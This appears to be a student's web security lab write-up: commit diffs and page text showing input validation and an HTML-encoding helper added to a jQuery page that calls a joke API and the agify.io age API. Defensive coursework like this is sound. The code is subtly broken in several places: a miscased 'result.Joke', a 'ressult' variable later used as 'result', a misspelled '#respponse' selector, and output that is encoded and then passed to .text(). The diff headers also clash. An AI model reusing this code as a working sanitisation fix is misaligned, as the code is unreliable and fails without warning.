+       if(input.length      == 0)
+       {
+           alert('Enter Text');
+           return false;
+       }
+       return true;
+   }
+   function encodeInput(input)
+   {
+       const encodedData = document.createElement('div');
+       encodedData.innerText = input;
+       return encodedData.innerHTML;
+   }
+
+
    //code for the analog clock
    var canvas = document.getElementById('analog-clock');
    var ctx = canvas.getContext("2d");
@@ -162,14 +180,33 @@ <h4> Student Name: Vijaykumar Gandi </h4>
    }
    function printResult(result){
            $("#response").html("Response From Server: " + result);
+           $("#response").html("Response From Server: " + encodeInput(result));
```


Vijaykumar Gandi

using the w3schools template

show my Email

interaction with forms

Form with an http GET Request

your input: submit

Form with an http POST Request

your input: submit

AJAX Requests

Your Input: submit

Current time: Thu Feb 08 2024 20:52:31 GMT-0500 (Eastern Standard Time)


Programming joke of the day: UDP is better in the COVID era since it avoids unnecessary handshakes.

Experiments with java script code

Inlined JavaScript

click Here to show the Date()

As we did in the lab2 that we are fetching the jokes from API , a new feature have been created as it checks whether the result and resullt.joke functions are not empty. It raises an exception if anyone of it is empty.


Showing **1 changed file** with **37 additions** and **0 deletions**.

```
@@ -182,14 +180,33 @@ <h4> Student Name: Vijaykumar Gandi </h4>
        }
        function printResult(result){
                $("#response").html("Response From Server: " + result);
+               $("#response").html("Response From Server: " + encodeInput(result));
+
          }
        $.get("https://v2.jokeapi.dev/joke/Programming?type=single",function(result){
                $("#response").html("Programming joke of the day: " +result.joke);
+
+
+          if(result && result.joke)
+          {
+           var encodedJoke = encodeInput(result.Joke);
+           $("#response").text("Programming joke of the day: " + encodedJoke);
+          }
+          else
+          {
+           $("#response").text("Wouldnt get a joke! try Again");
+          }
          });
        async function guessAge(name){
```

https://github.com/gandivr/waph-gandivr/commit/0fe99e3bc3d98838556634eb9d85bcdec3613a67
Whitespace
Ignore whitespace
Split
Unified

And further the function guessAge(), more validations were added , as it checks whether the user input is not null and it checks the result is neither null or 0.It raises an exception as a message to notify the user about the issue.

```
async function guessAge(name){
    const response= await fetch("https://api.agify.io/?name="+name);
    const ressult= await response.json();
    if(result.age== null || result.age==0)
    {
```

```
    return $("#respponse").text("Cannot retrive age! try again");
}
$("#response").text("Hello "+name+" ,your age should be "+result.age);

}
```